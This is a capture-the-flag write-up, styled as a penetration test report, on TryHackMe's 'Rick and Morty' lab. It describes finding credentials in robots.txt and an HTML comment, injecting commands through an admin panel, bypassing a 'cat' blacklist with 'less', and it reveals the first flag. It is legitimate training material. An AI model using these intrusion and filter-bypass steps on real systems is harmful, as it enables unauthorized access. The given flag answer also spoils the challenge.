PENETRATION TEST REPORT

(Web Application Security Assessment)

Challenge: Rick and Morty CTF — TryHackMe

Controlled lab environment (educational CTF)

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Date: July 3, 2026

Classification: Confidential — Educational Use / Portfolio

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1. Executive Summary

This report documents the execution of a penetration test performed against the vulnerable machine from the "Rick and Morty" challenge, hosted on the TryHackMe platform. The objective of the exercise was to simulate a real-world attack against a web application, identifying exploitable vulnerabilities, gaining unauthorized access to the system, and escalating privileges up to full (root) access.

During the assessment, multiple critical vulnerabilities were identified, most notably a Command Injection flaw in an exposed administrative panel and an insecure sudo permissions configuration, which together allowed for full compromise of the server. As proof of concept, the three "flags" (ingredients) defined by the challenge were successfully retrieved, confirming end-to-end exploitation.

This document is intended for educational purposes and as a technical portfolio piece, showcasing the methodology, tools, and reasoning applied throughout the reconnaissance, exploitation, and post-exploitation process.

2. Scope and Objectives

The scope of this test was strictly limited to the virtual machine provided by the TryHackMe platform for the "Rick and Morty" challenge, accessed via a dedicated lab VPN connection. No other system, network, or asset was tested.

2.1 Objectives

- Identify services and open ports on the target host;
- Map vulnerabilities in the hosted web application;
- Gain initial access (foothold) by exploiting identified flaws;
- Escalate privileges up to full root access;
- Capture the evidence (flags) proving full system compromise;
- Document remediation recommendations for each vulnerability found.

3. Methodology

The methodology followed the classic phases of a black-box penetration test, aligned with industry frameworks such as PTES (Penetration Testing Execution Standard):

- Reconnaissance and port scanning (Nmap);
- Enumeration of services and the web application;
- Identification and exploitation of vulnerabilities;
- Obtaining initial access (foothold);
- Privilege escalation;

- Evidence collection and results documentation.

4. Reconnaissance and Port Scanning

The first step consisted of a full TCP port scan using Nmap, including version detection, OS fingerprinting, and NSE scripts, in order to map the attack surface of host 10.66.146.218.




Figure 1 — Nmap scan (SYN Stealth Scan, version and OS detection)

The scan identified two open ports: 22/tcp (SSH — OpenSSH 8.2p1 Ubuntu) and 80/tcp (HTTP — Apache 2.4.41 Ubuntu). A complementary scan was then run using the NSE "vuln" script set, aiming to identify known vulnerabilities and sensitive directories exposed by the web service.






Figure 2 — OS detection results and Nmap vuln script scan

The NSE scripts flagged the existence of a possible admin directory (/login.php) and a robots.txt file, both of which were used as a starting point for the web application enumeration phase.

5. Web Application Enumeration

The web application presented a themed landing page for the challenge, stating that three secret ingredients needed to be located to turn Rick back into a human. Inspection of the /robots.txt file revealed the string "Wubbalubbadubdub", a strong indicator of an access credential. Subsequently, analysis of the landing page's HTML source code revealed the username "RickRules" left behind in a developer comment.








Figure 3 — Landing page, robots.txt file, and application login page




Figure 4 — Credential disclosure via HTML source code comment and access to the Command Panel

Combining the exposed information (username in the source code and password in robots.txt) allowed successful authentication into the application, granting access to an internal panel called the "Command Panel" — a feature that executes commands directly on the server's operating system.

6. Exploitation — Command Injection

The "Command Panel" identified in the previous step allows an authenticated user to submit system commands, which are executed directly by the server (portal.php). This functionality constitutes a critical Command Injection vulnerability, since there is no isolation between user input and the execution of operating system commands.

The application implements a simple keyword blacklist (such as "cat"), blocking certain commands with the message "Command disabled to make it hard for future PICKLEEEE RICCCKKKK". However, this filter proved easy to bypass using equivalent commands that were not blocked, such as "less".




Figure 5 — Command execution via the Command Panel and blacklist blocking of the 'cat' command




Figure 6 — File system enumeration (directory listing) via Command Injection

Through directory listing, the home directory of user 'rick' was located, containing a file with the first ingredient. Since the 'cat' command was blocked, the file's contents were retrieved directly via the browser URL, and for the second file, through the alternative 'less' command.




Figure 7 — Blacklist filter bypass and retrieval of the 1st ingredient ('mr. meeseek hair')

